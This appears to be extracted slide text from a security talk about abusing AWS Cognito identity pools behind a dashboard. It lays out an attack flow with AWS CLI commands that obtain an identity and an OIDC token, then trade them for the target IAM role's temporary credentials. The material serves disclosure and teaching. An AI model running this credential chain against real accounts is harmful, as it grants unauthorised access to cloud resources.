
docs.aws.amazon.com/cognito/latest/developerguide/iam-roles.html

github.com/aws/aws-sdk-js/issues/4303


Revisiting IAM Policies & Permissions




Revisiting IAM Policies & Permissions



What If...






**Can a dashboard viewer
initiate a Basic authflow
against the dashboard's
Cognito resources?**

The Attack

Getting them EC2 Tags


Attack Flow



Attack Flow

1. Attacker extracts from **context**


- (O) IAM role ARN
- (I) Identity Pool ID



Attack Flow

1. Attacker extracts from **context**
 - (O) IAM role ARN
 - (I) Identity Pool ID
2. Attacker acquires an Identity from the Cognito Identity pool

```
$ aws cognito-identity get-id --identity-pool-id "us-east-1:52..."
```




Attack Flow

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 - (O) IAM role ARN
 - (I) Identity Pool ID
2. Attacker acquires an Identity from the Cognito Identity pool

```
$ aws cognito-identity get-id --identity-pool-id "us-east-1:52..."
```

3. Attacker requests an OpenID Connect (OIDC) token for this identity

```
$ aws cognito-identity get-open-id-token --identity-id "us-east-1:3b5e..."
```




Attack Flow

1. Attacker extracts from **context**
 - (O) IAM role ARN
 - (I) Identity Pool ID
2. Attacker acquires an Identity from the Cognito Identity pool
3. Attacker requests an OpenID Connect (OIDC) token for this identity
4. Attacker trades the OIDC token for temporary credentials of the target IAM role

```
$ aws cognito-identity get-id --identity-pool-id "us-east-1:52..."
```

```
$ aws cognito-identity get-open-id-token --identity-id "us-east-1:3b5e..."
```

```
$ aws sts assume-role-with-web-identity --role-arn "arn:aws:iam::11..." --web-identity-token "eyJra..."
```



Attack Flow

